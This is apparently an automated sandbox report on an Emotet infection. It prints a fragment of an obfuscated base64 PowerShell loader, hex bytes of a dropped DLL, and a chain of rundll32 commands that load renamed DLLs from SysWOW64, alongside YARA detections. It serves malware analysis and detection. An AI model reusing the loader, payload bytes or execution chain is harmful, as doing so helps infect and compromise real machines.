AnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArAC cAdABlACcAKwAnAG0AJwApACAAJABBAGQAMQByAGEAOABuACkALgAiAEwAYA BFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoAC cAcgB1AG4AZABsACcAKwAnAGwAMwAnACsAJwAyACcAKQAgACQAQQBkADEAcg BhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAG kAJwApACsAJwBuAGcAJwApAC4AIgB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQ A7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApAC kAOwBiAHIAZQBhAGsAOwAkAFYAOABfAFAAPQAoACcARgA2ACcAKwAnADcATA AnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyAC cAKwAnADYAWgAnACkA
Imagebase:	0x13f070000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE876BEC7	CreateDirectoryW
C:\Users\user\Nk2duhb\Gxlh9ia	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE876BEC7	CreateDirectoryW
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	4	7FEE876BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	success or wait	3	7FEE876BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F.`.......... .!...2.@..........P........P..	success or wait	14	7FEE876BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	8703	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	39	7FEE876BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85D5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85D5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86FA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	3	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	4	7FEE876BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86C69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86C69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE876BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE876BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86C69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86C69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2416 Parent PID: 1320

General

Start time:	22:56:45
Start date:	17/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString
Imagebase:	0xff830000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	64	success or wait	1	FF8327D0	ReadFile
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	unknown	264	success or wait	1	FF83281C	ReadFile

Analysis Process: rundll32.exe PID: 2296 Parent PID: 2416

General

Start time:	22:56:45
Start date:	17/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll AnyString
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2110577655.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2110590102.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2111395088.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2700 Parent PID: 2296

General

Start time:	22:56:51
Start date:	17/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll',#1
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2121216068.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2121359913.0000000000700000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2122851678.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2824 Parent PID: 2700

General

Start time:	22:56:56
Start date:	17/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dgmlr\ngcj.eda',hyhQYxhuLCMLb
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2131220245.0000000000150000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2131240758.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2133987769.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2844 Parent PID: 2824

General

Start time:	22:57:01
Start date:	17/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dgmlr\ngcj.eda',#1
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2145222435.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2145232978.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2149683472.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2460 Parent PID: 2844

General

Start time:	22:57:07
Start date:	17/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zfrhfthwazxcccc\whpjzcoocbdvfd.agu',nCbdzah
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2155705121.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2155718494.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2156224518.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2448 Parent PID: 2460

General

Start time:	22:57:12
Start date:	17/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zfrhfthwazxcccc\whpjzcoocbdvfd.agu',#1
Imagebase:	0xa10000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2334223344.0000000000160000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2335867328.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2334238430.0000000000180000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis